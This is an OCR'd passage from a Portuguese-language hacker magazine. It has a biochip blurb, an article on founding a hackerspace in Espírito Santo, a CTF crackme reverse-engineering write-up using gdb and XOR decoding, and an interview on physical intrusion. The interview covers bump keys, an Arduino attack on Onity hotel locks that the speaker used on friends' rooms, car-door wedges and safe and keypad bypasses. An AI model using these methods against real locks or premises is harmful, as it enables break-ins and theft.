Nenhum novo modelo injetável previsto para lançamento nos próximos 5 anos. Se você deseja implantar, a hora é agora visto que o futuro já chegou. De toda forma, eu possuo dois modelos de biochips implantados, um em cada mão. Uma TAG xEM (RFID EM4102) e outra xNT (NFC NTAG216). Com isso, tenho controle absoluto das senhas que necessito. E é sempre bom lembrar que os early-adopters, sempre saem na frente com as tecnologias e tornam as interfaces entre o passado e o futuro. Também é bom saber que a partir do momento que você implantar um biochip, você não será somente o Homo Sapiens, mas também será um Homo Ciberneticus, segundo o transumanismo ou trans-humanismo, no que se refere ao tema do Pós-Humanismo: *http://www.intercom.org.br/papers/nacionais/2007/resumos/r1147-1.pdf*



Raphael Bastos

*Ex-estudante de Engenharia Eletrônica e de Telecomunicação, um dos autores do SlackBook-ptBR, o livro oficial do Slackware Linux, fundador do Grupo de Usuários Slackware de Minas Gerais (GUS-MG), membro do Grupo de Usuários Slackware do Brasil (GUS-BR), realizador dos eventos II Oficina Livre, Slackware Show Brasil e BHACK Conference, Desenvolvedor Funtoo Linux, fundador do Área 31 Hackerspace, criador e mantenedor do Yaxkin Linux (Gentoo for i686 and x86_64), criador e mantenedor do Kankin Linux (Funtoo for ARMv6 and ARMv7), editor e mantenedor da SlackZine, mantenedor do site hackstore.com.br. Trabalha atualmente com consultoria de servidores, Linux, Unix, *BSD, bancos de dados, altíssima disponibilidade, capacity planning, replicação, integração de ambientes e/ou sistemas operacionais, segurança da informação, MTA, redes, virtualização, cloud computing e clusters. Tem experiência com pesquisa e desenvolvimento de sistemas operacionais, construção, montagem e hacks de scanners 3D, impressoras 3D. Amante de sistemas Linux, BSD e híbridos, como o Gentoo e Funtoo.*

PIXA HACKER CLUBE
nasce o primeiro Hackerspace Capixaba

por Gilberto Sudré

A ideia de criar um hackerspace no Espírito Santo não é nova. Surgiu há três anos, em um bate-papo durante a 20a Defcon com o Anchises Moraes, fundador do Garoa Hacker Clube de São Paulo, um dos mais antigos hackerspaces brasileiros.

De volta a Vitória, iniciei a divulgação da ideia e fiz alguns convites para amigos, conhecidos e pessoas que eram interessadas em tecnologia. Fizemos algumas reuniões onde discutimos a finalidade e o que poderíamos fazer em um Hackerspace. Chegamos até a criar uma lista de e-mails com os interessados, mas o problema foi quando chegamos no ponto de alugar um espaço para dar início às atividades: a partir desse momento nada mais andou.

Desde então venho buscando outras oportunidades para retomar o plano de criar um Hackerspace no estado. Em fevereiro de 2015, durante a Campus Party em São Paulo, soube através de amigos da criação da Casa de Cultura Digital de Vila Velha – CCDVV, um espaço para colaboração, empreendedorismo e iniciativas digitais. Imediatamente, imaginei que ali poderia ser a sede para o Hackerspace.

Retornando da Campus Party fui conhecer a CCDVV, onde conversei com os fundadores da casa Eduardo Lucas e Gustavo Rocha sobre a intenção da criação do Hackerspace. A ideia foi muito bem recebida e, para dar início ao movimento, me permitiram ministrar uma palestra sobre o que era e como criar um Hackerspace durante o Arduino Day, que aconteceu na própria CCDVV.

A partir deste encontro várias pessoas se interessaram em participar e iniciamos o caminho para a criação efetiva do Hackerspace com a votação

e escolha do nome, logotipo, elaboração do estatuto, realização da assembleia de fundação e escolha da primeira diretoria. E claro, iniciar a execução dos projetos.

Durante o processo de criação tivemos uma ótima ajuda, com dicas e sugestões, de dois Hackerspaces Brasileiros: o Garoa Hacker Clube de São Paulo e o Área 31 de Belo Horizonte. Eles são os nossos padrinhos.

Finalmente, nascia o Pixa Hacker Clube. Para quem ficou curioso com o nome, que se lê como pixel, é uma derivação do adjetivo "capixaba" que qualifica as pessoas nascidas na capital do estado do Espírito Santo, Vitória.

O processo de criação de um Hackerspace envolve muitos desafios de ordem financeira, pessoal e logística.

Qualquer entidade formada por voluntários enfrenta a dificuldade de encontrar pessoas que estejam engajadas e dispostas a dispender um pouco do seu tempo em favor do grupo. Nestes tempos onde todos estamos sempre muito ocupados isto é bastante complicado.

Encontrar o espaço físico para o Hackerspace também é um assunto que impacta na sua criação. É necessário um local onde possamos nos reunir, desenvolver os projetos e armazenar adequadamente ferramentas e acessórios quando não estão em uso.

Outra questão importante é a sustentação financeira do Hackerspace. Mesmo não tendo o objetivo direto de obter lucro, o Hackerspace tem algumas obrigações financeiras, como os gastos de formalização e registro, pagamento de aluguel e custeio do espaço que ocupa. Normalmente estes gastos são suportados pelos associados ou por projetos desenvolvidos pelo grupo.

Já temos vários projetos em desenvolvimento, como a criação de uma máquina de corte CNC para chapas de madeira, a reforma de uma impressora 3D e diversos projetos utilizando Arduino.

A equipe do Pixa também está se preparando intensivamente para participar da competição de Robótica que vai acontecer na Universidade Federal do Espírito Santo – UFES em breve.

Nosso primeiro evento está marcado, uma Criptoparty que irá acontecer no dia 04/07 desse ano, onde vamos ensinar através de vários Workshops práticos como proteger nossa privacidade em mensagens de e-mail, ligações de VoIP, navegação na Internet e na Deep Web. Os participantes são incentivados a levarem seus computadores para aprenderem com a "mão na massa" como instalar e utilizar as ferramentas e aplicativos.

Um dos objetivos do PixaHC é o de disseminar conhecimento, e assim estamos trabalhando para estabelecer parcerias com escolas e faculdades como o Colégio Vasco Coutinho e o Instituto Federal do Espírito Santo – IFES.


Convido a quem quiser conhecer um pouco mais do PixaHC a acessar um de nossos canais eletrônicos:

- Site: http://pixahc.com.br
- Facebook: https://www.facebook.com/pixahc ou https://www.facebook.com/groups/pixahc/

Keep Hacking! Grande abraço.

Gilberto Sudré

Professor do Instituto Federal de Educação, Ciência e Tecnologia do ES - IFES. Consultor e Pesquisador nas áreas de Segurança Digital e Computação Forense. Coordenador do Laboratório de Segurança Digital e Perícia Computacional Forense – LABSEG. Instrutor da Academia de Computação Forense Livre. Membro do comitê técnico CB21/CE27 da ABNT sobre Segurança da Informação. Comentarista de Tecnologia da Rádio CBN, TV Gazeta. Articulista do Jornal A Gazeta, Revista ES Brasil e Portal iMasters. Autor dos livros Antenado na Tecnologia e Redes de Computadores e co-autor dos livros Internet: O encontro de 2 Mundos, Segurança da Informação: Como se proteger no mundo Digital, Marco Civil da Internet e Processo Judicial Eletrônico.



CAPTURE THE FLAG H2HC INVITATION

por Ricardo Amaral e Leonardo Sena

Acredito que este seja um artigo diferente na revista da H2HC, onde pudemos evidenciar que muitos deixam de participar dos Wargames e CTFs por receio de não conseguir resolver os desafios devido à falta de prática. Entretanto, pense: se você não praticar nenhum tipo desses games, quando irá conseguir tal experiência?

Em Infosec, crackme são desafios que envolvem os mais variados tipos de conhecimento de seus participantes, tais como, engenharia reversa, exploração de software, criptografia, análise de tráfego de rede, entre outros.

Para a 12ª Edição do H2HC, foi criado um crackme envolvendo criptografia e engenharia reversa, no qual os vencedores ganharam ingressos para o evento [1]. Os interessados podem baixar o desafio em [2].

Ao fazer o download do crackme e executá-lo, temos:

```
$ wget https://www.h2hc.com.br/desafio/
crackme_h2hc2015
$ ./crackme_h2hc2015
```

Valide a string encontrada:

Passando ao binário qualquer coisa que não seja a chave, a aplicação será encerrada. Também vale destacar que na aplicação ocorre um buffer overflow, porém não será discutido se o mesmo é explorável ou não, pois não é esse o objetivo deste artigo - deixamos como exercício aos leitores interessados. Voltando ao crackme, um jogador poderia descobrir a chave caso tivesse conhecimento dos seguintes itens:

• Comandos fundamentais de um debugger (neste artigo, adotaremos o GDB. [3])

• Strings terminam com um null terminator ('\0')

- Instrução MOV (arquitetura Intel)

Utilizar do GDB para "bisbilhotar" o que acontece nos internos do crackme seria uma boa ideia, então faremos o famoso "disas main" (disas é um atalho para o comando disassemble, e o "main" é a função principal de diversos aplicativos).

```
$ gdb –q crackme_h2hc2015
(gdb) disas main]
```

```
0x0000000000400c33 <+40>:    movb   $0x4f,-0x250(%rbp)
0x0000000000400c3a <+47>:    movb   $0x54,-0x240(%rbp)
0x0000000000400c41 <+54>:    movb   $0x42,-0x230(%rbp)
0x0000000000400c48 <+61>:    movb   $0x55,-0x24f(%rbp)
0x0000000000400c4f <+68>:    movb   $0x48,-0x23f(%rbp)
0x0000000000400c56 <+75>:    movb   $0x4f,-0x22f(%rbp)
0x0000000000400c5d <+82>:    movb   $0x54,-0x24e(%rbp)
0x0000000000400c64 <+89>:    movb   $0x45,-0x23e(%rbp)
0x0000000000400c6b <+96>:    movb   $0x58,-0x22e(%rbp)
0x0000000000400c72 <+103>:   movb   $0x0,-0x24d(%rbp)
0x0000000000400c79 <+110>:   movb   $0x0,-0x23d(%rbp)
0x0000000000400c80 <+117>:   movb   $0x0,-0x22d(%rbp)
```

Listagem 1: resultado do "disas main" no gdb - palavra chave em hexadecimal

Perceba que no final dessas movimentações de valores, é notado 3x o $0x0, adivinha quem é? (dica: começa com null e termina com terminator). Seguindo os MOVs, nota-se a formação de 3 palavras: OUT THE BOX, considerando os bytes como símbolos ASCII.

```
0x0000000000400ce4 <+217>:   lea    -0x250(%rbp),%rdx
0x0000000000400ceb <+224>:   mov    -0x258(%rbp),%rax
0x0000000000400cf2 <+231>:   mov    %rdx,%rsi
0x0000000000400cf5 <+234>:   mov    %rax,%rdi
0x0000000000400cf8 <+237>:   callq  0x400a30 <strcat@plt>
0x0000000000400cfd <+242>:   lea    -0x240(%rbp),%rdx
0x0000000000400d04 <+249>:   mov    -0x258(%rbp),%rax
0x0000000000400d0b <+256>:   mov    %rdx,%rsi
0x0000000000400d0e <+259>:   mov    %rax,%rdi
0x0000000000400d11 <+262>:   callq  0x400a30 <strcat@plt>
0x0000000000400d16 <+267>:   lea    -0x230(%rbp),%rdx
0x0000000000400d1d <+274>:   mov    -0x258(%rbp),%rax
0x0000000000400d24 <+281>:   mov    %rdx,%rsi
0x0000000000400d27 <+284>:   mov    %rax,%rdi
0x0000000000400d2a <+287>:   callq  0x400a30 <strcat@plt>
```

Listagem 2: Usando strcat para ordenar a string

Contudo, o disassembly da Listagem 2 demonstra a ação da função strcat, concatenando as 3 palavras com os demais, formando-se assim a palavra-chave. Podemos ter uma visualização mais clara ao usar o utilitário "ltrace", que seria um método mais simples de capturar a string.

```
$ ltrace ./crackme_h2hc2015
__libc_start_main(0x400c0b, 1, 0x7ffd9c53b1b8, 0x4010c0 <unfinished ...>
strlen("OUT")                    = 3
strlen("THE")                    = 3
strlen("BOX")                    = 3
malloc(10)                       = 0x228ea10
strcat("", "OUT")                = "OUT"
strcat("OUT", "THE")             = "OUTTHE"
strcat("OUTTHE", "BOX")          = "OUTTHEBOX"
puts("\nValide a string encontrada:"
```

Logo, a chave correta é o OUTTHEBOX. Rodando o binário e passando essa chave, temos:

```
$ ./crackme_h2hc2015
Valide a string encontrada
OUTTHEBOX

[!] Verificando string validada...
```

OK! Agora, novo challenge. Escreva uma função em qualquer linguagem que descriptografe-a e receba um prêmio no final!

```
$ ls -al read*
-rw-rw-r-- 1 v3n0m v3n0m 450 Set 22 11:41 readme
```

Perceba que será "criado" o arquivo readme no diretório corrente. O que de fato ocorre é que o binário, ao receber a chave correta, baixa o arquivo readme de um servidor na Internet. A Listagem 3 ilustra esse cenário

No endereço 0x400f93 (Listagem 3) temos o valor "readme" organizado de acordo como a memória funciona [4] e logo em seguida a chamada de inicialização do curl para tratar o destino onde serão colocados os dados lidos.

```
0x0000000000400f83 <+360>:  jne    0x400f5d <sH0wNoM3rcY+322>
0x0000000000400f85 <+362>:  lea    -0x1040(%rbp),%rax
0x0000000000400f8c <+369>:  mov    %rax,-0x1058(%rbp)
0x0000000000400f93 <+376>:  movabs $0x656d64616572,%rax
0x0000000000400f9d <+386>:  mov    %rax,-0x1010(%rbp)
0x0000000000400fa4 <+393>:  lea    -0x1008(%rbp),%rdx
0x0000000000400fab <+400>:  mov    $0x0,%eax
0x0000000000400fb0 <+405>:  mov    $0x1ff,%ecx
0x0000000000400fb5 <+410>:  mov    %rdx,%rdi
0x0000000000400fb8 <+413>:  rep stos %rax,%es:(%rdi)
0x0000000000400fbb <+416>:  callq  0x4009a0 <curl_easy_init@plt>
```

Listagem 3: Preparando o arquivo readme e iniciando o curl para obter os dados (sH0wNoM3rcY)

Para ilustrar, a Imagem 1 mostra a captura do tráfego de rede gerado:




Imagem 1: Wireshark

Vamos agora passar para a última parte do desafio, que é a análise do arquivo readme.

Primeiramente, obtemos algumas informações gerais:

```
$ cat readme
~~~0~~~~~0~~~~0~~~~0~~~~E~~~~~~0~~~~~0~~~~0~~~~~0~~~~E~~~~~0~~~0~~~~0~~
~0~~~~~E~~~~~0~~~~0~~~~0~~~~~0~~~~~E~~~~~0~~~~~0~~~~~0~~~~0~~~~~E~~~~~0~
~~~0~~~~0~~~~~0~~~~~~E~~~0~~~~~~0~~~~0~~~~0~~~~E~~~0~~~~0~~~~0~~~0~~~~~~E~
~~0~~~~~0~~~~0~~~~~0~~~E~~~~0~~~~0~~~~~0~~~0~~~~E~~~~~0~~~~0~~~~~0~~~~~0
```

Como observado, o conteúdo do arquivo readme não está legível, o que faz sentido dado que o binário pede explicitamente para inserir uma chave. Adicionalmente, ressalta-se que o conteúdo do arquivo não possui assinaturas "manjadas" de algoritmos como BASE64 pois, do contrário, essa parte do desafio não teria graça.

Para revelar o conteúdo do arquivo readme, seria necessário utilizar a operação XOR byte a byte do arquivo com as letras da chave: OUTTHEBOX. Tal operação pode ser utilizada como forma de criptografia simétrica devido à seguinte prioridade do XOR:

dado_origem XOR chave = dado_criptografado
dado_criptografado XOR chave = dado_origem

Escrevemos o código [5] para decifrar o arquivo readme utilizando a técnica supracitada. Vamos agora executá-lo:

```
$ ls -al read*
-rw-rw-r-- 1 v3n0m v3n0m 450 Set 22 11:41 readme

$ ./xor_encryption readme readme_in_plaintext
Chave: OUTTHEBOX
[+] readme is encrypting...
[+] Well done. Your readme_in_plaintext data has been encrypted with successfully.

$ ls -al read*
-rw-rw-r-- 1 v3n0m v3n0m 450 Set 22 11:41 readme
-rw-rw-r-- 1 v3n0m v3n0m 450 Set 22 12:01 readme_in_plaintext

$ cat readme_in_plaintext
01001010 01110110 01110100 01101100 00110101
01111011 01110110 00110101 01001111 00111001
01001111 01001010 00110101 01101000 01110101
01101011 00110101 01001101 01110110 01110011
01110011 01110110 01111110 00110101 01011011
01101111 01101100 00110101 01011110 01101111
01110000 01111011 01101100 00110101 01011001
01101000 01101001 01101001 01110000 01111011
00110100 01001111 00111001 01001111 01001010
01000111 00111001 00110111 00111000 00111100

$ cat decode_crackme_h2hc.py
import binascii
binario = int('0100101001110110011101000110110000110101\
01111011011101100011010101001111001110010100111101001 01\
00011010101101000011101010110101100110101010011010111 01\
10011100110111001101110110011111100011010101011011011 01\
11101101100001101010101111001101111011100000111101101 10\
11000011010101011001011010000110100101101001011100000 11\
11011001101000100111100111001010011110100101001000111 00\
11100100110111001110000011110 0',2)
print(binascii.unhexlify('%x' % binario))

$ python decode_crackme_h2hc.py
Jvtl5{v5O9OJ5huk5Mvssv~5[ol5^op{l5Yhiip{4O9OJG978<
```

Continuamos com uma string que não faz sentido. Testar varias combinações ao estilo ROT13 [6], porém com uma soma de 7 ao invés de 13, resolveria o enigma. Desta forma, o desafio estaria totalmente solucionado:

```
$ echo $(python decode_crackme_h2hc.py) | perl -pe \ 's/(.)/chr(ord($1)-7)/ge'

Come.to.H2HC.and.Follow.The.White.Rabbit-H2HC@2015
```

Referências

[1] Hackers to Hackers Conference. Acesso em: 27/09/2015. Disponível em: https://www.h2hc.com.br/

[2] Desafio: https://www.h2hc.com.br/desafio/crackme_h2hc2015

[3] GNU Debugger. Acesso em: 27/09/2015. Disponível em: http://www.gnu.org/software/gdb/


[4] Extremidade (ordenação). Acesso em 27/09/2015. Disponível em: https://pt.wikipedia.org/wiki/Extremidade_(ordenação)

[5] Simulator XOR Encryption - https://gist.github.com/SLAYEROWNER/696c818377534ed99f0a

[6] ROT13. Acesso em: 22/09/2015. Disponível em: https://pt.wikipedia.org/wiki/ROT13

Ricardo Amaral (a.k.a L0gan)

Analista de segurança com mais de 15 anos de experiência, entusiasta em pesquisas sobre malware, testes de intrusão e engenharia reversa. Possui sólido conhecimento em segurança de redes, hardening e tunning em várias plataformas, tais como Windows, Linux, OS X e Cisco. Contribui para a comunidade Slackware Brasil (Slackshow e Slackzine) e integra o Staff dos eventos: H2HC, SlackwareShow e Bsides SP.



Leonardo Sena (a.k.a sl4y3r 0wn3r)

Autodidata, pesquisador independente em engenharia reversa, programação segura, revisão de código e teste de intrusão. Entendimento em programação C e ASM x86_64. Colaborador no blog slayerowner.blogspot.com.br e membro da staff H2HC.

PAPO TÉCNICO

Pacote loko é um pacote de origem underground-brasileira que detectamos nas salas de IRC do século passado. Desde o inicio de seu aparecimento ele sempre foi low profile e muito bom em invadir de sistemas. Possui larga experiência em diversos tipos de hacking, mas sabe que tem muito para aprender. Esta entrevista foi gravada em áudio e depois transcrita, o que explica o tom informal e irreverente do texto.

Revista: Olá Pacote Loko, o principal objetivo desta entrevista é você passar sua experiência sobre algumas técnicas e ataques que você já fez. Vamos tentar dar enfoque a coisas não convencionais. Conte um pouco de você, quem é o Pacote Loko?

Pacote Loko: Eu sou aquele pacote que ninguém nunca espera ou entende, eu estou nos lugares mais inusitados, mesmo quando você não tem conexão ou rede, Pacote Loko é o pesadelo de qualquer hacker, consultor de segurança, etc. Eu já fiz Hackers muito experientes ficarem tão perdidos que chegaram a pensar que o problema era bug no compilador gcc pois seus códigos não funcionavam pra me analisar. Prazer, eu sou o Pacote Loko.

Agora que fomos formalmente apresentados. Qual a primeira pergunta?

R: Vamos começar com lock picking. Poderia dar uma introdução de sua experiência no assunto?

PL: Lock picking é interessante mas eu estou longe de ser especialista. Eu gosto de brincar com fechaduras, etc. Eu tenho uma noção de algumas técnicas, as mais simples como utilizar um "picker" e um tensionador onde você "cutuca" pino por pino para as fechaduras que utilizam esta tecnologia.

Bumping key attack que é aquela que você pega uma chave que não tem o corte correto (se utiliza chaves genéricas de bumping key, ou você também pode construir a sua chave para este ataque cortando no nível mais baixo possível, também referenciado como 999). O principio da técnica consiste em bater com um martelinho ou qualquer objeto e girar a chave, pois quando você bate o impacto que se dá faz os pinos se moverem e consequentemente por um micro espaço de tempo eles se alinham e você consegue abrir.

Existem as fechaduras tubulares, são geralmente utilizadas nos "cadeados" para travar laptops e vários outros lugares. A técnica mais tradicional de abertura é utilizar uma ferramenta própria que tem o formato tubular (existem com diversos números de pinos) que permite que você alinhe todos pinos e coloque uma tensão sutil para movimentação deles, logo você coloca a ferramenta com delicadeza na fechadura e faz movimentos circulares para "moldar" a ferramenta com o formato que deveria ser a chave, quando este processo termina aumentamos a tensão para que os pinos não se movimentem mais e consequentemente a chave está pronta para ser utilizada para abrir a fechadura.

Tenho interesse por outros métodos como técnicas para desarmar o mecanismo da fechadura, sistemas para desabilitar sistemas de detecção (vigilância), ataques de impersonificação, mas isso daria outra entrevista.

De fechaduras eletrônicas eu já estudei um sistema de controle de acesso físico com tudo integrado, câmeras, catraca com RFID, catracas com alta segurança para verificação de metal/arma. O sistema que gerenciava quando um crachá era inserido, mostrava a foto da pessoa e várias informações da mesma. Eu notei que rolava ataque de replay, e o interessante da interface cliente/servidor é que tinha um botãozinho vermelho e bem chamativo

chamado "fail open" para ser usado em caso de emergência. Pressionando este botão tudo destrava na empresa inteira em uma fração de segundos, porque é tudo interligado. Logo, uma pessoa que conseguir interceptar o acesso à comunicação entre o cliente / servidor pode abrir qualquer porta, liberar catracas ou abrir tudo de uma única vez e gerar o caos temporariamente!

Pra hotel existe uma vulnerabilidade antiga e interessante em uma fabricante de fechaduras bem conhecida (uma das maiores que tem no mundo) e comumente encontrada sem a devida remediação adequada, ela é chamada Onity HT. Por baixo da fechadura tem um buraco com um conector DC de 5mm externo e 2.1 mm interno (similar com os que vemos nos aparelhos celulares mais antigos da Nokia). Esse conector DC tem um cabo para dados e é aí que tudo fica mais interessante. Existe uma funcionalidade nesta fechadura, que quando conectado e utilizando uma voltagem especifica, permite se comunicar com ela através de pulsos em um espaço pré definido. Existem pelo menos 2 comandos interessantes para atacantes, um para ler a memória e outro para abrir a porta imediatamente. Esse dispositivo pode ser construído utilizando um Arduino, resistor e conector DC previamente mencionado. Logo, com este aparelho construído podemos fazer alguns ataques como mandar o comando para abrir a porta imediatamente ou criar uma chave mestra. Esse sistema foi o mesmo utilizado no casamento de um amigo que trabalha no segmento de segurança da informação, onde estávamos entre vários amigos que frequentam a H2HC no mesmo hotel e utilizei esse dispositivo para ter acesso às habitações deles. No caso, o dispositivo estava em um case que faz ele parecer inofensivo e não parece uma ferramenta de ataque, por motivos óbvios não vou mencionar qual o formato do case, mas o pessoal do casamento se recorda como é.

O que alguns hotéis fizeram para proteger foi colocar uma chapinha parafusada, que pode ser removida trivialmente com uma chave de fenda/philips.

Tem também aquelas travas magnéticas , que se implementada de forma incorreta da pra abrir utilizando imãs. Existem alguns sistemas de alarme de carros, onde você pode usar um taser na fechadura do carro e o mesmo acaba sendo aberto. Isso não funciona em muitos carros e não sugiro fazer pois pode causar danos. Entretanto, existem formas mais simples de abrir vários carros, por exemplo usando algo parecido como uma bolsa inflável bem fina semelhante a uma folha de papel, e você coloca isso na junção entre a porta e o carro e usa uma bomba semelhante a de medir pressão pra encher essa bolsa (o nome disso aqui no Brasil é "cunha"). A medida que ela incha, se cria um espaço que dá pra você colocar um gancho e destravar as portas sem danificar o veículo.

R: E você já chegou a brincar com cofres de hotel? Eu estava num hotel na semana passada, e minha esposa fez o serviço de colocar senha no cofre e esqueceu a senha. Tive que chamar o cara do hotel, que chegou com um equipamento com conexão PS2 e reprogramando o cofre conseguiu abrir.

PL: Similar a vulnerabilidade das fechaduras Onity, devem existir vários cofres pessoais ou de hotéis com vulnerabilidades parecidas. Cofres de pequeno porte / pessoal existem aos montes e existem muitas vulnerabilidades triviais em alguns casos. Alguns utilizam dials, outros chaves e alguns sistema digital, onde cada tecnologia pode ter uma ou mais falhas. Existem alguns fabricantes que eu vi em hotéis que tem a master key padrão como 000000 e logo você pode abrir mesmo sem saber o código. Tem alguns com problemas de projeto onde dando tapas fortes na parte superior e girando a alavanca da trava é possível abrir sem conhecer a senha. O princípio deste ataque é parecido com bumping key attack, mas feito com as mãos apenas. Devido ao frágil e flexível mecanismo de abertura, as travas acabam se movimentando por um curto espaço de tempo com os tapas, chegando na posição que a trava gira e consequentemente o cofre abre. Não estou dizendo que todos cofres pessoais

ou de hotéis são inseguros, mas existem muitos com baixa segurança.

R: E em relação a porta de cofre com alta segurança, em conversas anteriores você já chegou a comentar sobre vulnerabilidades nesse mecanismo. Poderia detalhar isso um pouco mais?

PL: Nestes casos, as trancas mais comuns são as digitais ou com dial (aquele mecanismo redondo que você gira para a direita e esquerda para colocar a combinação). Dentro do mecanismo de dial existe uns discos, geralmente de 3 a 5, que precisam estar alinhados corretamente para abertura. Este alinhamento ocorre conforme você gira o dial com as combinações corretas. Os cofres mais modernos e de alta segurança tem selos informando que foram testados e passaram por rígidos padrões de segurança. De problemas que eu sei (obviamente existem outros), grande parte destes mecanismos vem com uma combinação padrão e essa combinação as vezes não é modificada.

No passado vi ataques utilizando um aparelho similar a um estetoscópio, onde através dos sons era possível perceber o alinhamento correto dos discos. Similarmente, existem ataques onde se faz pequenos furos e se utiliza equipamentos modernos que permitem passar por este pequeno furo e visualizar o movimento dos discos enquanto se coloca a combinação, e assim é possível obter a senha.

R: E essas fechaduras eletrônicas com digital, onde algumas tem senha também. Você já tentou burlar?

PL: Sim. Teve uma vez que encontrei uma que o próprio display era encaixado, e dava pra desencaixar da parede pressionando as laterais. Dentro tinha três fios que você pegando um deles e encostando no terra dava fail open e a porta abria.

R: Uma coisa que pensei para tentar fazer brute force nessas de senha era construir um robozinho com Arduino para colocar na frente e ele ir apertando.

PL: Um amigo fez algo assim, mas ele me disse que tem alguns desses dispositivos que implementam algo semelhante a grace time period como no SSH, então quando você erra algumas vezes ele vai incrementando o tempo para aceitar a senha novamente, até chegar a números altos como 15 minutos, 30 minutos, então não sei até aonde é viável. Falando nisso, eu lembrei que, para cofres com dial, existe um equipamento que é comercializado mas é caro, que faz esse brute-force físicos, leva algumas horas na média segundo o fabricante, mas é interessante.

O que eu já vi que rola é em lugar que tem senha única você usar aqueles kits de papiloscopia com luz negra pra ver quais são as teclas mais pressionadas, assim você reduz consideravelmente o número de possibilidades. Outra possibilidade é colocar mini-câmera, que é algo bem comum aqui no Brasil em caixas eletrônicos.

R: Fala um pouco mais sobre o ataque de replay que rolou nesse sistema de controle de acesso.

